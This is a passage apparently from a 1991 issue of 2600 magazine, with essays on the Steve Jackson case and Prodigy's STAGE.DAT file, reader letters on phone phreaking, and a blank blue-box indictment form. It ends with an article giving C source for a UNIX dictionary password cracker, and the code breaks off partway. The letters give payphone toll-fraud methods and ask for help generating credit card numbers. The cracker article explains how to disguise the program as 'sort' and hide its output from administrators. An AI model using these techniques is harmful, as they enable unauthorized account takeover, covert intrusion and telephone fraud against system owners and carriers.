When asked how important it was that Jackson not be considered a hacker, Godwin replied, "First, the rights we argue in this case apply to hackers and non-hackers alike, so it's not as if we were seeking special treatment under the law for hackers. Everybody uses computers now, so the rights issues raised by computer searches and seizures affect everyone. Second, the facts of Steve's case show how muddy the government's distinctions between hacker and non-hacker, and between criminal and non-criminal, have been. Steve Jackson was never the target of a criminal investigation, yet at least one Secret Service agent told him that his *GURPS Cyberpunk* book was a handbook for computer crime."

Godwin said the interests that Jackson and the EFF want to protect "derive directly from well-understood Constitutional principles".

We're glad to see groups like the EFF emerge and start fighting back. We encourage support for their efforts. They can be contacted at 617-864-0665. It's going to take a lot of awareness and vigilance on everyone's part to keep these injustices from occurring again and again.

Prodigy Invading Privacy?

Those who argue against hackers almost invariably portray them as a threat to our privacy. "Breaking into my computer is like breaking into my home," is a phrase heard quite often in that camp. Never mind that hackers are generally uninterested in personal computers but go instead for mainframes and mini's run by huge corporations and institutions.

We wonder what their reaction is now to the news that a huge corporation has been breaking into personal computers all over the country. Sort of.

It seems that the online service

known as Prodigy, run by IBM and Sears, has been writing a file called STAGE.DAT on its subscribers' hard drives. This file is supposed to contain information concerning the user's configuration, which screens he uses frequently, and other details designed to make his Prodigy session interactive and fast. But recently, Prodigy subscribers have been dissecting their STAGE.DAT files and finding bits and pieces of files that Prodigy has no business possessing - everything from personal letters to databases to directories of the personal computer.

Many subscribers were outraged, saying they had no idea this information was in the file and demanded to know how it got there and what Prodigy was doing with it. Prodigy and its supporters claim that it's an inherent trait of MS-DOS to put bits and pieces of previously used files in the space allocated to new files. Full directories were often included in this manner.

While it's quite likely that this is exactly what happened, we find it more than a little disturbing that Prodigy supporters are so quick to drop the issue. The implications here are downright frightening.

First off, why is it so much easier to believe the intentions of Prodigy than it is to believe the intentions of an individual exploring a wide open computer system? After all, if we move so quickly to prosecute teenagers suspected of downloading text from a huge corporation, shouldn't we be moving just as quickly when a huge corporation is suspected of downloading text from an individual? Prodigy says they were not looking at any personal data but how do we know this for sure? Have there been raids in this case? Seized equipment? If those actions are so important and necessary in the course of an investigation, why then haven't they occurred?

The logic is clearly flawed. The laws are only effective if they treat everyone equally. Prodigy seems to be getting a fair deal. They're able to explain exactly what they were doing and why what happened happened. They're being given the opportunity to fix their programming so personal data is no longer captured. We strongly doubt the authorities would be so fair if this was an individual accidentally gaining access to corporate secrets.

Apart from that, there is a much bigger issue. Personal computers are wide open. If you give access to someone, they can quickly find out a whole lot about you. If someone at Prodigy were to look at the data in a typical STAGE.DAT, they would probably come across other file names. They could then rewrite the programming so those files were accessed. And what happens when the authorities realize that they can access people's personal files through their Prodigy accounts? Might they use that ability as a "high tech weapon" to catch criminals? The possibilities are terrifying - and endless.

Putting faith in a commercial venture that has direct access to your computer is an act of utter foolishness. This little escapade may have at least taught people the dangers of such setups.

Reader Feedback Time

Some Suggestions

Dear *2600*:

I enjoyed Dr. Williams' "Hacker Reading List" article. Hackers and others will also want to check out the Carnahan Conference on Security Technology. This is a collection of article abstracts from the annual conference. Both the theoretical and practical aspects of a broad range of security tech topics are covered. Everything from surveillance countermeasures to tapping fiber optic cables has been covered at some time. It's available for $22.50 from OES Publications, Office of Engineering Services, University of Kentucky, Lexington, KY 40506-0046, phone 606-257-3343. You may be able to find this publication at your local university library.

Which brings up a good point: many of the newsletters and trade journals mentioned in the article should be at your local university library. So go check. Some of the books might be there too. In fact, it isn't a bad idea to thoroughly search your library for interesting books, journals, and articles every six months or so. If you did, you might find such gems as "Thwarting the Information Thieves" (IEEE Spectrum, July 1985) or The Big Brother Game by Scott French. A lot of information is out there just waiting for you to find it.

On to another subject: I have written a credit card verification and generation program as a HyperCard stack based on the algorithm in the Autumn 1990 issue. This algorithm would be a lot more effective if a card's bank identification number (BIN) was also checked. The BIN is the first four (or maybe more) digits of the card that indicates the type of card and the issuer. For example, 5398 is the BIN for AT&T Universal Mastercard. I'm all set to include the BINs in my program, but I have no way of getting them, short of individually gleaning them from people's cards. A BIN directory is published by the aptly named Fraud and Theft Information Bureau, but it costs a whopping $895. Does anyone out there have BIN information that they would like to share with the rest of us?

Mr. Upsetter

If we get it, we'll share it. There is no reason in the world why such information should be suppressed. You have every right to know what the numbers on your credit cards mean.

Dialing Assistance

Dear *2600*:

Help, I just spent $39 for a Radio Shack pocket tone dialer #43-141, four AAA batteries, five 6.55 Mhz crystals from Fry's and a *2600 Magazine*, Autumn 1990.

After reassembling and programming my converted dialer, I rushed to the nearest payphone for a test. I had no luck at three different payphones. I disassembled the dialer and reversed the 6.55 Mhz crystal leads hoping this would solve the problem. It didn't.

There is a mound of epoxy covering the processor. Is this a Radio Shack modification to foil attempts to modify their dialer? Can you help me convert my dialer or give me another source for an inexpensive way to modify it? The article also referred to a diagram. Can you please send me a copy of that diagram?

TT
Palo Alto, CA

Dear *2600*:

Help! I have built a red box like the one described on page 33 of the Autumn issue but alas it does not seem to work. It does produce tones remarkably similar to coin tones but when tested in the real world, it doesn't seem to have any effect (I tried programming in five * tones as suggested). Any ideas or suggestions would be greatly appreciated since I just blew about forty bucks building the thing.

Larry
New York

Dear *2600*:

I built the converted tone dialer red box described in the Autumn issue. I used the Radio Shack part #43-141 dialer and ordered the 6.5536 Mhz crystal from the company recommended in the article. The construction was easy and went as per the article's directions. The dialer did seem to make a series of beeps that sounded something like pay phone coin tones when programmed as described, however when I tried it out on a real pay phone, the electronic voice simply kept asking me to deposit money as though it never heard the tones generated by the dialer. What's wrong?

SM
Leucadia, CA

Since we've been hearing from people who have successfully completed the project, it would appear that the plans do work. What some of you may have made the mistake of doing, however, is attempt to use the tones to fake out coin requests on local calls. This will not work. Red box tones can only work in conjunction with ACTS, the system that asks for a specific amount of money for a specific amount of time. ("Please deposit x dollars and y cents for the first z minutes.") Red box tones have no effect on a dial tone nor will they work on those calls that don't require additional deposits. In some places, you may be able to activate ACTS on local calls by inserting your area code before the number you're calling. If you can do this, the red box tones will then work for that call.

There is in reality no diagram for that article. That was an editing error. Sorry.

What Could It Be?

Dear *2600*:

I found out from someone who must remain anonymous, for obvious reasons, that by dialing 1-617-890-9900 you can find out if your line is being traced. After it picks up you will hear a tone. If it goes up in pitch and then back down and continues to repeat, your line is not traced. If it goes up in pitch and does not go back down to repeat, your line is being traced.

I tried it and, according to the information, my line is not being traced. Does anyone know anything about this number? I would like to find out who owns it and exactly how it works and if it really tells you if your line is being traced.

Mad Scientist

First of all, we assume you mean tapped and not traced. Who would be tracing your line? The number you mentioned? What would be the point? Another number? How could one number in one part of the country know if another number someplace else was tracing your number? If you indeed meant tapped, think of how it would be possible for a distant phone number to know whether or not somebody is wired into your phone line. We haven't reached that stage of integration yet. The number you mention is a sweep tone, used to measure frequency response on a phone line. New York Telephone has lots of these, usually ending with 9979. The only way these would be useful to a tapped line would be to call it, leave it off the hook, and annoy the hell out of the tappers.

Info Needed

Dear *2600*:

I would like to know more about Cable and Wireless's offer of an 800 number for only ten dollars. This is fantastic! Just the thing I was looking for to get my cottage industry (publishing) off the ground.

I also see that you're looking for old tapes of telephone circuits and funny fone calls; do you mean like old-fashioned or unusual sounding dial tones, ringing tones, busys? Because I think I might have some from the early seventies. Interested?

And when you say funny fone calls, do you mean like prank anonymous calls? Or annoying or clever calls to friends?

JN
New York

Lots of people are asking us about that 800 number deal. You can call Cable and Wireless at 800-486-8686 or 950-0223 and enter 811 at the tone. While they have a fair pricing structure, they can botch things up if you don't watch what they're doing. They're also notorious for not calling you back. But if you stick with them, their service will pay off most times.

All of the above tapes sound interesting to us. As modern equipment all tends to sound the same, hearing sounds from the past can be most intriguing. Clever phone calls are also welcome. Some of this material may wind up being aired on the radio in New York City.

There are still some interesting telephone exchanges in existence, by the way. The 423 exchange in Willimantic, CT is one of the oldest Western Electric step offices in the country. Call 203-423-0972 for a reverse battery test. The 516-788 exchange in Fisher's Island, NY is also an ancient step office with all kinds of interesting sounds. We'd welcome any reports of other such exchanges throughout the world.

Compliments

Dear *2600*:

The two winners in the hacker replies contest provided some first class op-ed journalism. I found them both to have the most profound information defending the right to hack.

I am not an experienced computer user, or hacker, but subscribe to *2600* to stay informed of the many issues that interface with the feds and other agencies. I can identify with the implied paranoia the two writers have. It is justified.

I thank both of your anonymous contributors for sharing. I put *2600* down as a much more informed person.

Carl Flach
San Leandro, CA

Mysteries

Dear *2600*:

Here's an interesting number I ran across a while ago. I was trying to call a friend of mine at the Dunkin Donuts store that she worked at, but I didn't know the number. Being the lazy bastard that I am I called directory assistance and they gave me the number: 508-687-6090.

I called the number and instead of getting a human being I got a sequence of DTMF tones, followed by silence. Entering any sequence of numbers followed by the "#" will give you a cheesy computer-generated voice that fairly shouts "UNAUTHORIZED" at you. After two attempts it will hang you up. I then called directory assistance back and they gave me a different number, 508-688-8572, which is the correct number. It turns out that if you ask for the number of the Dunkin Donuts on Haverhill St. in Methuen, Massachusetts, about 10 percent of the time directory assistance will give you the first number (508-687-6090). This is fucked, as is much of the phone service in my area.

It might be interesting to decode the DTMF stuff that is first heard when the number picks up. I did some research and learned that some of the fast food chains use a computerized ordering system for raw materials, where the manager calls in his order using touch tones. This may be one of those systems, but I may be wrong.

In any case, it sure as hell is interesting.

Flaming Carrot

We strongly suspect that this number belongs to a COCOT (Customer Owned Coin Operated Telephone). The touch tones you hear when it's called translate to 159-508-687-6090-A with A being one of the extra tones not used on most touch tone pads (silver box tones).

Dear *2600*:

On Sunday, March 24, between 10 and 11 pm MST, I made several attempts to call a relative near Red Bluff, CA in the 916 area code. For each attempt, a loud buzz was returned, followed by a message like, "All lines are busy. 5054T." I then dialed the operator at "0". After two attempts, I got through. I asked for an explanation and she told me that she didn't know what "5054T" meant or why the lines would be tied up. She suggested that I call the AT&T operator at "102880", which I did. The AT&T operator then tried to dial the number for me and got a same-sounding loud buzz followed by, "All lines are busy. 9161T." She then stated that these kinds of messages meant that there were "trunk problems". I asked her where the trunk problems were, and she stated that they were in New Mexico. I then asked her why it was busy when she tried. She then stated that the problem was in California. I then asked her what the problem was and, incredibly, she told me that "San Francisco had experienced a 4.0 earthquake" that morning that "probably severed the trunk lines". The next day I called my relative, an avid news watcher, and she stated that she was unaware of any earthquake anywhere in California. And nothing appeared in the papers, on TV, or on the shortwave to indicate any earthquake anywhere in California. What is going on here?

New Mexico

The first time your call never made it out of New Mexico. This is indicated by the location of the error message (5054T) in the 505 area code. When you went through the AT&T operator, she was able to get you to the 916 area code in California. It's important to understand how to interpret these error messages so that you can figure out how to get your call through. In this case, the initial tie-up in 505 indicated that there was congestion in that area. If you were unable to get out at all from 505, that would tell you that the problem was coming from the 505 area. If you were only having trouble reaching 916 from 505, that would mean that the problem was most likely in 916 and that was causing congestion in other parts of the country. Whatever the cause, there is almost always a way to bypass it. Next time, try routing your call through alternate long distance carriers. (By the way, we're told there was a small earthquake on that day.)

Observations

Dear *2600*:

While I agree with you that most of the services Allnet offers are outrageously overpriced, I do have to disagree with you about call delivery. Being the sort of person who travels and likes to call in when passing coin phones at rest stops (cellular is OK but too expensive for routine stuff), the Allnet basic 950 or 1-800 rates are somewhat better (for the most part) than the other providers.

The call delivery option is very handy when the other line is busy, or if I'm checking in at an ungodly hour. At $1.75 to leave a message, it seems reasonably fair and legit. Also, of course, sending a one-way message means you don't get stuck actually talking to the person.

On another topic, many of the alternative common carriers will, in fact, give you remote (as opposed to 1+) access if you tell them you're part of a big PBX or CENTREX which has been committed to one of their competitors. No guarantees that any specific company will provide you with such an account, but it's definitely worth a try.

Finally, I noticed an interesting feature of my recently upgraded central office. If I call a number, the ring or busy signal will cut out after about 1.5 minutes. After a bit of kerchunking, I get kicked back to a dial tone. If other CO's and PBX's do this sort of thing, it just might be a way to get second, unrestricted, dial tones.

Danny
Harlem, NY

General Complaints

Dear *2600*:

I have enclosed a copy of an article published in the magazine "Law and Order" which is self-explanatory. The various law enforcement agencies would like to destroy the underground press. Chilling if you think about the recent busts and raids. Is this country really as free and democratic as we are led to believe?

Another thing that has been bothering me is some of the things offered for sale in your classifieds and letters section. One is credit card number generator software, offered in the Autumn 1990 issue. A company that would sell something found on many underground, or just regular bulletin board systems has got to be a joke. I cannot say what they offer is the exact same thing, but I have seen public domain programs that would do just as good a job as the one they have. The companies that prey upon the uninformed are just as dangerous as any scam or con artist. Many things I have seen are freely available to anyone with a computer and a modem, and are in the public domain. Meaning they do not have copyright laws on them. I realize everyone has to make money somehow, but to steal from others and overcharge has me a bit steamed.

While I am on the subject of rip-offs, I will express my opinions on those selling back issues of TAP. Most of the issues are copies from a state historical society. They are the censored copies. Missing many parts. The sets are incomplete. They have the two middle pages shrunk into one so it comes out three pages per issue. They are not really worth paying $100 for them. I have seen claims to having original complete sets with indexes and schematics. Many of the issues had schematics in them. So what is the extra deal about getting a set with them included? Many of the original TAP issues were printed more than once and were updated to include new information or updated diagrams. These people do not have these pages included in their "complete set". I have also seen flyers that were distributed with issues and have yet to see anyone claim to have these included for sale. The day I see a set of copies from a complete original set is the day Abbie Hoffman comes back and personally hands them to me.

Predator

If you haven't seen anyone offering what you're looking for, then why come down so hard on the people offering what they do have? It's also hard to imagine that you've gone through all of the collections that have been advertised. Maybe some of them do have those missing parts. Perhaps you should write them and ask.

Concerning public domain material: while some of us may have access to computers and modems, others do not. To make hardcopy versions (assuming it's exactly the same as what you have access to) means collecting, printing, assembling, and mailing. All of this involves investment of time, energy, and money. That is why there is a charge. To say they overcharge for the item you refer to is a bit unfair, considering there wasn't even a price mentioned in the ad. If you really believe it's a rip-off, there is nothing stopping you from offering the same material at a better price.

We should mention that the writer is editor of the new TAP, which is reachable at PO Box 20264, Louisville, KY 40250-0264. Samples are $2.

Payphone Question

Dear *2600*:

Kudos to Noah Clayton for that most excellent Autumn 1990 article, "Converting a Tone Dialer into a Red Box"! I found this article to be among the best on this subject and Mr. Clayton's genius is unsurpassed in considering and actually designing a successfully working red box out of a tone dialer - both in terms of styling and simplicity - not to mention effectiveness! It sure as hell beats using a converted Walkman for the purpose!

But, speaking of pay phones, I am very much interested in learning more about employing these phones for channeling to other numbers. I am aware of using internal corporate loop

lines for such action, but in one of your previous issues, you made mention of employing pay phones to call out to other numbers. Could you recommend to me where I could find this information out?

TG
PA

Any phone line can be modified to forward to another number. Pay phone lines are not supposed to be able to do this, but they certainly are not totally immune. Such modifications generally require access to phone company computers, which we frequently make reference to in these pages.

Frustration

Dear *2600*:

Several months back I wrote to you informing you that I did not receive an issue of *2600*. No one answered me nor was the issue ever sent to me. I have borrowed that issue from a friend.

I have been a subscriber since just about when you started this publication. The copies that I missed I got by ordering the back issues. I still have all of your issues but one.

As a matter of fact, I've written several letters. Never a reply was sent. I am writing this time hoping that you will respond. If not I'll never write or call again because it's a waste of time. Perhaps you will answer two questions for me. I've enclosed a SASE. It won't cost you nothing.

1. On page 11 of Volume 7, Number 4, Winter 1990: what is the complete name and address of Telecom?

2. On page 26 of Volume 7, Number 4, Winter 1990: what is the complete name and address of URR Newsletter?

What gives with the ad on page 41 ("Controversial DTMF Decoder"). They use two names same address?

TG
Mt. Vernon, NY

We printed the full address of Telecom Digest in that issue. It's published electronically so there isn't a US Mail address. The address again is: eecs.new.edu!telecom. We don't have the address of URR Newsletter but we'll print it if we get it. We don't understand your final question at all.

We absolutely cannot reply personally to subscribers (unless it involves a subscription matter). We are deluged with all kinds of personal requests through the mail and over the phone that we just don't have time for. People want us to tell them what kind of computer to buy. They want access codes. They want to talk to a "real hacker". Our favorites are the people who call our machine, listen to the long detailed message about subscription rates, then leave us a message to call them and tell them how to subscribe!

We don't mean anything personal by this. But we just can't reply to each and every question we get. Questions like yours are best answered through the letters section. Regarding your missing issue, let us know which issue you're missing and we'll send it again.

AT&T Special Deal

Dear *2600*:

I just wanted to inform your readers that AT&T, in cooperation with your local Bell Operating Company, has been offering a low cost calling option from "Genuine Bell" payphones. To use this calling plan, simply dial 10732+1+NPA+NXX+XXXX. If your call completes to the number dialed without request for the deposit of any money, you win. Unfortunately, international numbers using the 011 format cannot be dialed using this plan (Canada can be reached).

10732 is the CIC (Carrier Identification Code) for AT&T's SDN (Software Defined Network). Due to programming setup errors in many CO's (central offices), "one plus" calls prefixed with this code will complete from a payphone at no charge. When trying this, you may get one of the following unsuccessful results:

1. A request from the ACTS (Automated Coin Toll Service) or an operator for the deposit of money. This would indicate that there is not a programming error in the CO serving the payphone. Try another CO.

2. A recording saying that your call cannot be completed as dialed or that your call cannot be completed with the access code you used. This may indicate that either the CO is not set up for equal access or that it does not recognize the 10732 CIC. Try another CO.

3. A reorder (fast busy) tone. I'm not really sure what this means as far as how the CO is programmed. The reason for this confusion is that when dialing from one payphone a person might get fast busy, but when trying the payphone right next to it in a row of payphones, the call would complete without a problem. These results are repeatable. This may indicate that AT&T is trying to block calls from payphones on a case by case basis. If you do get a fast busy, try another payphone on the same CO.

Noah Clayton

Telco Rip-off

Dear *2600*:

Thought you might be interested in the enclosed item that came with my latest Pa Bell bill. Note that while they are cutting $1.20 off most bills (not mine, I ordered rotary dial service when I moved in), they are also cutting back on a negative surcharge so as not to lose any revenue (so MY bill goes up).

Note that if you have custom features (Pa Bell calls it "COMSTAR", the TT service is bundled in with it and since there is no extra charge for TT, *no price reduction.*

As an aside, several years ago Pa Bell sent me a letter saying that they had detected TTs on my line and I wasn't paying the surcharge for TT, so I had to either start paying the surcharge (since it was "their mistake" that allowed my use of TT, they offered to waive back payments if I agreed to start paying now), or they would remove the TT service. I called and told the belldroid to remove the TT service. She said fine. I never heard anything further, and my TT phones still work to this day.

RG
Los Angeles

Information

Dear *2600*:

The ANAC number for Nevada is 380-xxx-xxxx.
Other parts are 449.

Dear *2600*:

I have another number for your ANAC list. This number works in three different counties, but not always: (415) 760-x111 (x=0-9)

Boxholder
Walnut Creek, CA

Dear *2600*:

I just received my first issue of *2600* and I wanted to let you know how pleased I was. I hope to be a longtime subscriber.

Also, ANAC for 816 is 972-xxxx.

The Butler

Dear *2600*:

Did you know that, at least in the 718-212-516-914 area codes, dialing 211 is an extremely renumerative activity? It used to give about 10 cents of operator credit but since the new 1991 rates went into effect, it's only about four cents. Useful if you make a lot of local calls.

Jeopardy Jim

Hacking 101

Dear *2600*:

I just received your Winter 1990 issue and was very impressed by the in-depth quality I read. I am writing mainly to find out what back issue of *2600* I should purchase for beginning hacking (phones and computers). I was taking a television/radio class in college a couple of months ago. In this class the teacher mentioned that anyone could pick up cordless phone calls on a scanner, and that it was legal. I knew this but nobody, I mean nobody else in the class of 50 knew this. Now I know what is meant when people like Agent Steal say, "Thank you to all the stupid people." I own a scanner and am just learning about devices to enhance frequencies via CRB research catalogs. But your issue is much more comprehensive by way of information. CRB is equipment. All this terminology is new to me also, so where do I turn? *2600* has opened some doors that I did not know existed. I own a computer also (no modem yet), but it is still such a fascinating tool. I want to be able to understand it inside and out. Not to mention phones. This is even more intriguing to me.

Just to let you know, I found out about *2600* through Sound Choice magazine. They put you on their list of fantastic catalogs. I can't argue with that. I think what you are doing with your catalog is a great example for other catalogs and people as well. Utilizing your first amendment rights the way very few people know how. I hope that you can suggest some valuable reading material on phone and computer hacking. Thank you and keep up the good work.

S.C.
California

It's hard to point to a particular issue and say that is where you learn about hacking. It's probably better for you to read from issue to issue and glean whatever you can. If you find yourself wanting more info, try the previous year's back issues. If you like those, keep going.

A Technical Explanation

Dear *2600*:

In response to the letter "Hunting for Wiretaps", Summer 1990 issue: As for how someone could wiretap US Sprint's fiber optic network, the method is not that complicated. The difficulty is in getting the equipment and isolating the specific fiber optic line in question. Once you have isolated the physical line you want to monitor (hard part), you must strip away the insulation/plastic until you have the actual, *bare* fiberglass line in hand (also hard!). Now, pulses of light travel through this fiberglass strand and, most importantly, bounce off the inside "walls" of the strand because of differences in the refractive index of air and glass. The *angle* with which the beams of light hit the inside "walls" is *critical*. Therefore, by *bending* (fiberglass is flexible!) the line into a "U" shape, some of the light will escape at the base of the "U" (just don't bend it *too* much, or *all* of the light will escape!). Since the information is being sent through the line in a digital fashion, you can "leak" some of the light without destroying the integrity of the data flowing past the "tap". Now, attach a small device to the base of the "U" which can detect and record/transmit the light pulses, eventually translating it into audio (but that's another story!).

Of course, this is just the technical theory.... I don't know enough specifics about US Sprint's fiber optic net to tell you more details. Hope this helps to convince you, though, that it is indeed possible to tap fiber optic lines. With the right equipment and inform..tion (and "connections"), it's probably downright simple.

Count Zero

We are honored to have your technical expertise to tap into.

COCOT Observations

Dear *2600*:

A friend of mine twigged me onto the Volume Seven, Number Two Summer 1990 issue regarding COCOTs. I wish to thank The Plague for the most excellent work!

I have several questions and observations I wish to bring up. After researching and gaining the numbers to over 50 such COCOTs, I have found that their responses will consist of the following: 1) A computerized, irritating voice saying "Thank you" followed by four tones. (Haven't tried a silver box yet, though); 2) Several rings and then a dead line (no doubt to prevent people calling in); 3) A modem connect, but with no reaction - i.e., a blank screen, despite having tried various parity settings - and then an auto disconnect; 4) A full connect with curious developments.

I've attached a print-out of the last example. I'm not an expert at this, and although I've identified several strings, I'm at a loss as to what the others mean and if indeed this is really worth something. I note that this kind of reaction (#4) occurs rarely; not all COCOTs do this kind of thing.

The strings following the payphone identifiers will tend to vary from phone call to phone call. The phone identifiers remain the same (this is the number you called and the ID number of the unit) but those numbers that appear to be long distance carriers vary each time one calls the payphone. What, if anything, do these numbers mean? I must admit I'm having a blast checking this out, but I'd like to know what it is I'm uncovering.

T:@*2155465134*63990*CA4107*0630*067*910224 1223435*00000@T:@*2155465134*63990*CA4107*0630 *067*9102241223453*00000@T

The number of the payphone I called was 215-546-5134. Are the "10224" numbers carrier access codes? How can they be used?

George W.
Camden, NJ

The 9102241223435 means February 24, 1991 at 22:34:35. It's unclear what the 1 in the middle is for. We tried calling that number with the following results. The 63990 is now 72385, CA4107 is still the same, and 0630 is now 0633. Another of our readers tells us that the 067 indicates the number of outgoing calls made that day. The numbers at the end are simply a disconnect sequence.

We've found that this string is always sent twice. Undoubtedly, there is software that is activated by this string. What we'd like to see in the near future is the specific type of phone this string is generated from. We'd also like to learn more about the software that interfaces with it.

A Disagreement

Dear *2600*:

Looking back at your Autumn 1990 issue, I found myself faced with having to correct your "opinion" of a service called "1-900-STOPPER".

You say that it's "another rip-off" — which I feel is an unfounded and biased opinion since I have many a story to tell regarding this service.

I have found myself, on many an occasion, the target of Secret Service investigations due to the type of work I am involved in (being a telecommunications and security consultant for various clients).

Nevertheless, to put things short, I have utilized the "1-900-STOPPER" services to call various local numbers, 800 numbers, and international numbers — all without having to worry about the government snooping into my personal/business telephone records and coming up with "whom" and "where" I may have called.

The "1-900-STOPPER" service *does* deliver an ID number, but it delivers all 0's (i.e., 000-000-0000) which does not even give the area code from which you are calling!

Further, I'd like to point out that I'd be interested in hearing from some of your "accomplished" readers (phreaks, etc.) as I may have much to share with them and their interests, etc.

Vernon J. Grant
PO Box 1989-18728
Ely, NV 89301-1989
(714) 424-3188

We have to question your knowledge of how ANI is delivered. 900-STOPPER is an AT&T 900 number. They handle the billing. AT&T is certainly equipped to get ANI (Automated Number Identification) from an incoming call. The option can be turned off but the ability is always there. Even in those cases where the number is unable to be obtained through ANI, the 900 number is printed on the bill of whoever called it! And even if the outgoing lines for STOPPER are located in some remote part of the country, they're still going to generate a bill for whatever calls are placed on them. Period. It is not difficult to piece it all together once you understand how it works. This service should not be considered safe for those who don't want to get caught at something.

By the way, we find it most interesting that both your letter and the threatening letter that the STOPPER people sent us after we first criticized them were sent to the exact same wrong address. What can we draw from this?

If you have questions, thoughts, or comments, send them in to our letters department!
2600 Letters
PO Box 99
Middle Island, NY 11953
You can fax letters to 516-751-2608
Online letters can be mailed to 2600@well.sf.ca.us

UNITED STATES DISTRICT COURT

FOR THE DISTRICT OF _____

_____ DIVISION

UNITED STATES OF AMERICA,	)	Criminal No. _____
	)	18 USC 1343
v.	)	
	)	
_____	)	INDICTMENT

The Grand Jury Charges:

(a) That on or about the dates hereinafter specified, in the County of _____ _____, in the District of _____, _____ (Name) _____, unlawfully, knowingly, and intentionally did devise a scheme or artifice to defraud and obtain money by means of false or fraudulent pretenses, and did transmit or cause to be transmitted by means of wire communications in interstate or foreign commerce, signals or sounds for the purpose of executing such scheme or artifice which resulted in depriving Southern Bell Telephone and Telegraph Company, _____ (Location) _____, of their charges. The said scheme consisted of utilizing or causing to be utilized an electronic device, commonly referred to as a "blue box", to avoid telephone call billings.

(b) That on or about the _____ day of _____, 19_____, in the County of _____, in the District of _____, _____ (Name) _____, for the purpose of executing the aforesaid scheme and artifice to defraud, and attempting to do so did transmit and cause to be transmitted in foreign commerce by means of a wire communication, that is, a telephone communication, between _____ in the State of _____, and _____, certain signs, signals and sounds all in violation of Title 18, United States Code, Section 1343.

unix password hacker

by The Infidel

When you're hacking a UNIX system, it's always good to have at least one spare account on hand in case you lose your current one, or in case your current permissions aren't great enough to allow you to get root access. (I'm assuming the reader has a basic understanding of the UNIX operating system - there have been quite a few articles about the topic here in the past.)

This program automates the process of hacking users' passwords. A while back, Shooting Shark wrote a similar program, but its major weaknesses were that it could be easily detected by a system administrator and it could only hack one user's password at a time.

Background

The theory behind this program is relatively simple. Each user has an entry in the /etc/passwd file, which contains the username, an encrypted copy of the user's password, and some other relevant information, such as the user's id, group id, home directory, and login process. At any rate, what's important here is the copy of the encrypted password.

One of the available system calls to the C programmer under the UNIX operating system is crypt(). Built into every UNIX kernel is a data encryption algorithm, based on the DES encryption method. When a user enters the "passwd" command to change his password (or when the system administrator assigns a new user a password), the crypt() system call is made, which then encrypts the selected password and places a copy of it into the file /etc/passwd, which is then referred to whenever a user tries to log in to the system.

Now, the standard UNIX password is somewhere between 1-8 characters long (various versions, such as Ultrix, allow much longer passwords). If you wrote a program that would sequentially try every possible lowercase character sequence, it would take about 3*10^23 attempts, which translates into a little over a million years per complete password hack per user. And that was just lowercase letters....

Since I can't wait that long, there has to be a better way to do this - and there is. For the most part, average, unassuming users are pretty careless and naive. You'd be surprised what I've found being used by people for passwords: radical, joshua, computer, password, keyboard - very simple to crack passwords. These are certainly not worthy of a million year hack attempt. (However, something like Ur0dent! or 1amelite might be.) Lucky for us, every UNIX package comes with a spelling checker, with a database usually containing upwards of 50,000 entries, located at /usr/dict/words. Since every user has read access to this file, our program will simply read each word in from the database, one at a time, encrypt it, and compare it against the encrypted passwords of our target users, which we got off the /etc/passwd file. By the way, every user must have read access to /etc/passwd in order for the available user utilities to work.

Now some system administrators reading this may just lock out read access to the online dictionary, or simply remove it from the system. Fine. Probably everyone reading this has access to a spelling checker they use for their word processor at home. Since many use simple ASCII text files as their database, you can simply upload your spelling checker database to your UNIX site and easily modify the password hacker's "dict" variable to use this new database instead of the default. The format of the database is simple: there must be only one word per line.

Using the Password Hacker

This program is very simple to use. I've tried to use standard C code so there would be no compatibility problems from system to system. Obviously, I haven't

tested it on every version of UNIX available, but you shouldn't really have any problems. This program nohups itself, meaning that even after you log off the system, it will continue to run in the background until completion. On some terminal configurations, this method of nohuping may lock up the terminal after logout until Uhacker is done. On these systems, just remove the line in the source and nohup it manually or run it off of the C shell.

To compile the program, simply type:

cc -o sort Uhacker.c

and within a half minute or so, you should have a working copy online named "sort". That way, when you run this program, it will look to the system administrator that you're just running some kind of lame sorting program, which of course, you named "sort", like all good first year computer science majors do.

Uhacker will prompt you to enter each username you wish to hack, one at a time. If it's not a valid user, the program will tell you. You can hit control-c to abort out of it at any time before you terminate the batch entry. After you've entered all the usernames you wish to hack, simply enter "q" as the final username. The program defaults to a maximum of ten users being hacked at a time, but you can easily make it accept more. At any rate, when the batch is complete, the program then jumps into the background, outputs the background process' id number, and gives you your original shell back. That way, you can go on with whatever it was you were doing, while the program hacks away. The number output as "Process Number:" is the process id number for the background process now running Uhacker. If you have to terminate the Uhacker very quickly, after it's in the background, just type "kill -9 xxx", where xxx is that process number.

When it's done, the program will send its output to the file ".newsrc", a standard file that's on everyone's directory and will attract no attention. By running the program with the -d option (sort -d), it will run in debugging mode, in case you don't think things are working right. Again, .newsrc will tell you what's going on.

When I wrote this program, it was with security in mind. Non-fatal interrupts are locked out from the process, so only a kill command can terminate it once it's started. Logging out of your account will not kill it either, so you can let it run and call back later to pick up the results. There is *no way* any nosy system administrator can know what you are doing, even if he tries running the program himself, because there's no text in it to give it away. No usernames or dictionary file names will appear in any process lists or command accounting logs. The only way you can get caught using this is if someone reads the .newsrc file, which is written to *only* after the program has finished. But this is an innocent file, so no one would look at it anyway. Also, don't leave the source code online. Typing "chmod 100 sort" will allow you to have execute access to the program, to keep nosy users away from it, but still won't keep the superuser from running it.

So how long does this take? On a VAX, running with only five or so users, with a light load, it will take approximately ten minutes per username you've entered into the batch. With a heavy load (20+ users, load average greater than 3.00), it can take up to an hour per username in the batch. You'll really just have to experiment and see how things work on your system. Have fun!

```
/*
 * UNIX Batch Password Hacker: Uhacker.c
 * Written By The Infidel, BOYWare Productions, 1991
 */

#include <stdio.h>
#include <pwd.h>
#include <signal.h>

struct acct
{
  char nam[16];
  char crpwd[20];
};
struct passwd *pwd;
int i, batchc, count, flag;
char *pw, dictwd[20];
static char dict[] = "/usr/dict/words";
static char data[] = ".newsrc";

/* Not needed by all UNIX C compilers */
int endpwent(); /* Close /etc/passwd file */
char *strcpy(), *crypt(), *getpass(), *getlogin();
struct passwd *getpwname();

main(argc, argv)
int argc;
char *argv[];
{
  FILE *fopen(), *ifp, *ofp;

  struct acct user[11];

  if (argc == 2) {
    if (!(strcmp(argv[1], "-d")))
          flag = 1;
    else {
          printf ("Incorrect usage.\n");
          exit (-1);
    }
  }
  if ((ifp = fopen(dict, "r")) == NULL) {
    printf("Invalid source file.\n\n");
    exit(-1);
    }
 if ((ofp = fopen(data, "w")) == NULL) {
   printf("Unable to open data file.\n\n");
   exit(-1);
   }

  printf ("Enter input. Terminate batch with a 'q'.\n");
  for (i=1; i < 11; ++i)
  {
